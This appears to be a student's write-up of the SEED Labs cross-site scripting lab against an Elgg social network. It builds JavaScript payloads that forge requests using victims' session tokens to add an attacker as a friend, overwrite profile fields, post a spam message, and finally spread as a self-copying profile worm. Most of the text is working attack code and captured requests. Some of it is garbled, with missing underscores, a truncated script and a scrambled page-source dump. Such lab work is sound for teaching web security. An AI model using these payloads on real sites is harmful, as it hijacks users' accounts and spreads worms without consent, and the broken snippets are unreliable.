## Cross-Site Scripting (XSS) Attack

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
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#### Task 1 - Becoming the Victim's Friend

Objective: Add Samy as a friend on the victim's account.

Whenever we send a friend request to someone we send a get request to /action/friends/add

So we need to write a script that sends a get request to the above url with the appropriate parameters.



When we add samy as a friend, the following request is sent:

```
GET /action/friends/add?
friend=59&__elgg_ts=1707890461&__elgg_token=0QtFvs6FqIsBT-
VJUXEjbQ&__elgg_ts=1707890461&__elgg_token=0QtFvs6FqIsBT-VJUXEjbQ HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101
Firefox/83.0
```

```
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=8ovf1av33iog3t0c9r0mikhmb5
```

So, we need to make a similar request. We can see that the request takes the following parameters:

- friend: The id of the user we want to add as a friend.
- \_\_elgg\_ts : A timestamp.
- \_\_elgg\_token : A token.

Notice that the \_\_elgg\_ts and \_\_elgg\_token are repeated twice. We need to send the same value for both of them.

From the request we can see that the value for friend is 59 for samy. Now we just need to find the \_\_elgg\_ts and \_\_elgg\_token values.


From inspecting the page source we can see that the \_\_elgg\_ts and \_\_elgg\_token values are in elgg.security.token

Now we can write our script.

```
<script type="text/javascript">
    window.onload = function () {
        var Ajax=null;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        //Construct the HTTP request to add Samy as a friend.
        var sendurl= 'http://www.seed-server.com/action/friends/add?
friend=59' + ts + token + ts + token
        //Create and send Ajax request to add friend
        Ajax=new XMLHttpRequest();
        Ajax.open("GET", sendurl, true);
        Ajax.setRequestHeader("Host","www.seed-server.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
        Ajax.send();
    }
</script>
```

We save this script in the About me section of Samy's profile. When the victim visits Samy's profile, the script will be executed and Samy will be added as a friend.

However, There is one problem. Samy is also added as a friend of himself. We need to modify the script so that Samy is not affected by the attack.



While inspcting the page source, we saw that there is a <code>guid</code> field in the <code>elgg.session.user</code> object which uniquely identifies the user. And from samy's profile we can see that his <code>guid</code> is 59. So we can add a condition to the script to check if the user is Samy or not.

```
70 var elgg = {"config":
       {"lastcache":1587931381,"viewtype":"default","simplecache enabled":1,"current langu
      age": "en"}, "security": {"token":
          _elgg_ts":1707892510,"__elgg_token":"N3ktZQ4jGnT2z7dogK3FGw"}},"session":
      {"user":
{<mark>"guid":59</mark>,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_
      created":"2020-04-26T15:23:51-04:00","time_updated":"2024-02-14T01:34:01-05:00","ur
      l":"http:\/\/www.seed-server.com\/profile
      \/samy","name":"Samyy","username":"samy","language":"en","admin":false},"token":"mV
Username":"samy","language":"en","admin":false},"token":"mV
       {"auid":59."type":"user","subtype":"user","owner auid":59."container auid":0."time
guid
                          → Highlight All Match Case Match Diacritics Whole Words 3 of 8 matches
🙀 🖒 Inspector 🕥 Console 🗅 Debugger 📬 Network {} Style Editor 🕜 Performance 🕼 Memory 🖹 Storage ≫
                                                                                                         □ ··· ×
m 

▼ Filter Output
                                                                 Errors Warnings Logs Info Debug CSS XHR Requests 🔆
>> elgg.session.user
      admin: false
      container_guid: 0 guid: 59
      language: "en'
name: "Samyy"
      owner guid: 59
      subtype: "user"
time_created: "2020-04-26T15:23:51-04:00"
time_updated: "2024-02-14T01:34:01-05:00"
      type: "user"
url: "http://www.seed-server.com/profile/samy"
```

But first we need to remove samy from his own friends list. For that we can use a similar request, just replace add with remove in the url.

After that we modify Samy's About me section with the following script:


```
<script type="text/javascript">
    window.onload = function () {
        if(elgg.session.user && elgg.session.user.guid != 59) {
            var Ajax=null;
            var ts="& elgg ts="+elgg.security.token. elgg ts;
            var token="& elgg token="+elgg.security.token. elgg token;
            //Construct the HTTP request to add Samy as a friend.
            var sendurl= 'http://www.seed-server.com/action/friends/add?
friend=59' + ts + token + ts + token
            Ajax=new XMLHttpRequest();
            Ajax.open("GET", sendurl, true);
            Ajax.setRequestHeader("Host", "www.seed-server.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
            Ajax.send();
        }
</script>
```

# Task 2 - Modifying the Victim's Profile

Objective: Modify the victim's profile when the victim visits Samy's profile. You need to make the following modifications:

- Set all the field's access levels to Logged in Users
- Set your student ID in the description
- Set all other fields with random strings

Lets first see how a valid request to modify the profile looks like.



We can see that a POST request is sent to /action/profile/edit and the content type is multipart/form-data

If we open the request tab we can see the payload of the request.


```
Headers
           Cookies
                    Request
                             Response
                                      Timings
D
Filter Request Parameters
Request payload
     -----174544794410163467913212807125
     Content-Disposition: form-data; name="__elgg_token"
 3
 4
    HmdN37IrkM5G0kBwraxiXQ
 5
     -----174544794410163467913212807125
 6
     Content-Disposition: form-data; name=" elgg ts"
 7
 8
     1707908409
 9
     -----174544794410163467913212807125
10
     Content-Disposition: form-data; name="name"
11
12
     Samy
     -----174544794410163467913212807125
13
14
     Content-Disposition: form-data; name="description"
15
16
     This is a dummy description
17
     -----174544794410163467913212807125
18
19
    Content-Disposition: form-data; name="accesslevel[description]"
20
21
22
     -----174544794410163467913212807125
23
     Content-Disposition: form-data; name="briefdescription"
24
25
     And this is a brief desciption
26
     -----174544794410163467913212807125
27
    Content-Disposition: form-data; name="accesslevel[briefdescription]"
28
29
30
     -----174544794410163467913212807125
31
     Content-Disposition: form-data; name="location"
32
33
     ECE
     -----174544794410163467913212807125
34
35
    Content-Disposition: form-data; name="accesslevel[location]"
```

So basically it is submitting a form with user's details like name, description, location etc. Also it is sending the \_\_elgg\_ts , \_\_elgg\_token and guid values.

In order to modify victim's profile we need to send a similar request with appropriate fields. To get all the fields that are being sent, we can inspect the page source and look for a form element that has the action attribute set to /action/profile/edit

```
| div class*elgg-layout-content clearfix'>
| div class*elgg-layout-content clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-clearfix'-cle
```

The form is very big. To get the fields of the form we can get the element by class name in the console and see necessary fields.



The form has the following fields:

- input : \_elgg\_token, \_elgg\_ts, name, location, interests, skills, contactemail, phone, mobile, website, twitter, briefdescription
- textarea: description
- select: accesslevel[description], accesslevel[location], accesslevel[interests], accesslevel[skills], accesslevel[contactemail], accesslevel[phone], accesslevel[mobile], accesslevel[website], accesslevel[twitter], accesslevel[briefdescription]

The select elemnets for the access levels have the following options:

- 0 : Private
- 1: Logged in users
- 2: Public
- 7: Friends

We need to use 1 as our task is to set all the fields to Logged in Users

So now we just need to create a formData object with these fields and send a POST request to /action/profile/edit with the appropriate fields.

We should use our student id in the description field and random strings in all other fields. However we should keep the name field as it is. And we need to provide the guid, \_\_elgg\_ts and \_\_elgg\_token values of the victim. These are most likely use for backend validation. We can get these values from the elgg.security.token and elgg.session.user objects. And as before we need to add a condition to check if the user is Samy or not.

(After some try and error I found that 'contactemail' must be in the form of an email address)


```
<script type="text/javascript">
   function generateRandomString(length) {
        return Array.from({ length: length }, () =>
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789'[Math.floor(M
ath.random() * 62)]).join('');
   }
   window.onload = function(){
        if(elgg.session.user.guid && elgg.session.user.guid != 59 ){
            let formData = new FormData();
            let ts=elgg.security.token.__elgg_ts;
            let token=elgg.security.token. elgg token;
            let username = elgg.session.user.name;
            let guid = elgg.session.user.guid;
            formData.append('__elgg_token', token);
            formData.append('__elgg_ts', ts);
            formData.append('name', username);
            formData.append('guid', guid);
            let fields = ['description', 'briefdescription', 'location',
'interests', 'skills', 'contactemail', 'phone', 'mobile', 'website',
'twitter'];
            for (let i = 0; i < fields.length; i++) {</pre>
                formData.append(fields[i], generateRandomString(10));
                formData.append(`accesslevel[${fields[i]}]`, 1);
            }
```

## Task 3 - Posting on the Wire on Behalf of the Victim

We need to post the following message on the victim's wire:

```
To earn 12 USD/Hour(!). visit now <Link to Samy's Profile>
```

Lets first see how a valid request to post on the wire looks like.



This is making a POST request to /action/thewire/add with the following payload:

Similar to task 2 we can create a formData object with the necessary fields and send a POST request to /action/thewire/add with the appropriate fields.

```
<script type="text/javascript">
   window.onload = function(){
        if(elgg.session.user.guid && elgg.session.user.guid != 59 ){
            let formData = new FormData();
            let ts=elgg.security.token.__elgg_ts;
            let token=elgg.security.token.__elgg_token;
            let post = "To earn 12 USD/Hour(!), visit now http://www.seed-
server.com/profile/samy"
            formData.append('__elgg_token', token);
            formData.append('__elgg_ts', ts);
            formData.append('body', post);
            var sendurl ="http://www.seed-server.com/action/thewire/add"
            var Ajax=null;
            Ajax=new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.send(formData);
        }
    }
</script>
```

### Task 4 - Design a Self-Propagating Worm

Objective: Design a self-propagating worm that can spread on its own when a user visits the attacker's profile.

When successfully implemented, your designed worm should behave in the following way:

- Samy adds the worm's code to his profile.
- Alice visits Samy's profile, and the worm sends a friend request to Samy without Alice clicking the add friend button.
- The worm replicates itself by modifying Alice's profile and posting Alice's profile link on the wire.

For this we need to combine the scripts from task 1 and 2. First it will add Samy as a friend then it will copy the script from the profile and add it to the victim's description. Then when another victim visits the first victim's profile, the worm will get copied to the second victim's profile and so on.

To copy the code, we can give the script a unique id and then get the innerHTML of the script tag and add it to the victim's description.

```
<script id=worm type="text/javascript">
    function generateRandomString(length) {
        return Array.from({ length: length }, () =>
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789'[Math.floor(M
ath.random() * 62)]).join('');
    }
    window.onload = function(){
        if(elgg.session.user.guid && elgg.session.user.guid != 59 ){
            // add friend
            var Ajax=null;
            var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
            var token="&__elgg_token="+elgg.security.token.__elgg_token;
            //Construct the HTTP request to add Samy as a friend.
            var sendurl= 'http://www.seed-server.com/action/friends/add?
friend=59' + ts + token + ts + token
            console.log(sendurl)
            //Create and send Ajax request to add friend
            Ajax=new XMLHttpRequest();
            Ajax.open("GET", sendurl, true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
            Ajax.send();
```

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
           var jsCode = document.getElementById("worm").innerHTML;
            var tailTag = "</" + "script>";
            var wormCode = headerTag + jsCode + tailTag;
           let formData = new FormData();
           ts=elgg.security.token.__elgg_ts;
           token=elgg.security.token.__elgg_token;
           let username = elgg.session.user.name;
           let guid = elgg.session.user.guid;
            formData.append('__elgg_token', token);
            formData.append('__elgg_ts', ts);
            formData.append('name', username);
            formData.append('guid', guid);
           let fields = ['description', 'briefdescription', 'location',
'interests', 'skills', 'contactemail', 'phone', 'mobile', 'website',
'twitter'];
            for (let i = 0; i < fields.length; i++) {</pre>
                formData.append(fields[i], generateRandomString(10));
                formData.append(`accesslevel[${fields[i]}]`, 1);
            }
            formData.set('description', wormCode);
            formData.set('contactemail', generateRandomString(10) +
'@gmail.com');
           var sendurl ="http://www.seed-server.com/action/profile/edit"
            var Ajax=null;
            Ajax=new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
           Ajax.send(formData);
        }
   }
</script>
```